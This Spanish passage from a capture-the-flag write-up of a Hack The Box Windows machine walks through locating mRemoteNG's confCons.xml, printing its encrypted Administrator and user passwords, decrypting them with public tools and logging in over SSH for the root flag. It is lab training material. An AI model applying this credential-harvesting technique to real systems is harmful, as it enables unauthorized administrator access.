

Ilustración 24: Resultados de interés del script parte 2.

El script se consiguió ejecutar y proporcionó mucha información, más de la reflejada en las imágenes. Aunque realmente no era necesario puesto que había que fijarse en el programa instalado mRemoteNG. Se fijó este objetivo investigando cada uno de los directorios y gracias al foro de HTB de esta máquina, dado que se recomendaba observar los programas poco comunes que estaban instalados.

Resulta que investigando dicha aplicación se encontraron foros (http://forum.mremoteng.org/viewtopic.php?f=3&t=1552) donde se hablaba de que

existe un fichero ("*%userprofile%\AppData\Roaming\mRemoteNG\confCons.xml*") donde se almacena la contraseña del administrador del sistema.

```
PS C:\> cd .\Users\L4mpje\AppData\Roaming\mRemoteNG\
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> ls


    Directory: C:\Users\L4mpje\AppData\Roaming\mRemoteNG


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        22-2-2019     14:01                Themes
-a----        22-2-2019     14:03           6316 confCons.xml
-a----        22-2-2019     14:02           6194 confCons.xml.20190222-1402277353.backup
-a----        22-2-2019     14:02           6206 confCons.xml.20190222-1402339071.backup
-a----        22-2-2019     14:02           6218 confCons.xml.20190222-1402379227.backup
-a----        22-2-2019     14:02           6231 confCons.xml.20190222-1403070644.backup
-a----        22-2-2019     14:03           6319 confCons.xml.20190222-1403100488.backup
-a----        22-2-2019     14:03           6318 confCons.xml.20190222-1403220026.backup
-a----        22-2-2019     14:03           6315 confCons.xml.20190222-1403261268.backup
-a----        22-2-2019     14:03           6316 confCons.xml.20190222-1403272831.backup
-a----        22-2-2019     14:03           6315 confCons.xml.20190222-1403433299.backup
-a----        22-2-2019     14:03           6316 confCons.xml.20190222-1403486580.backup
-a----        22-2-2019     14:03             51 extApps.xml
-a----        22-2-2019     14:03           5217 mRemoteNG.log
-a----        22-2-2019     14:03           2245 pnlLayout.xml


PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG>
```

Ilustración 25: Ficheros de mRemoteNG.

```
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> cat .\confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
bop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw==" 
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" Redire
ctKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEn
coding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPa
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab
leFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" I
nheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false"
 InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" Inhe
ritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleS
ession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="fa
lse" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoad
BalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" Inheri
tExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"
InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNC
Colors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHo
stname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false
" InheritRDGatewayDomain="false" />
```

Ilustración 26: Hash de la contraseña del usuario administrador.

```
    <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128"
 Username="L4mpje" Domain="" Password="yhgmiu5bbuamU3qMUKc/uYDdmbMrJZ/JvR1kYe4Bhiu8bXybLxVnO0U9fKRylI7NcB9QuRsZVvla8esB" Hostnam
e="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rendering
Engine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="f
alse" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayTh
emes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" Redire
ctPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKey
s="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncodin
g="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPasswor
d="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname=""
 RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false
" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFon
tSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" Inheri
tPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" Inhe
ritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRe
directSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSessio
n="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false"
InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalan
ceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtA
pp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" Inher
itVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColor
s="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostnam
e="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" Inh
eritRDGatewayDomain="false" />
</mrng:Connections>
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG>
```

Ilustración 27: Hash de la contraseña del usuario L4mpje.

Para obtener la contraseña en claro se hizo uso de un programa en python (https://github.com/haseebT/mRemoteNG-Decrypt, también se puede usar https://github.com/kmahyyg/mremoteng-decrypt) que descifra la contraseña.

Ilustración 28: Contraseña del usuario Administrador.

Cuando se obtuvo la contraseña del administrador se realizó una conexión SSH y se visualizó la *flag* del *root:*



Ilustración 29: Conexión SSH y obtención de la flag.

Una de las máquinas que más he disfrutado hasta ahora, puesto que se simula un entorno muy real.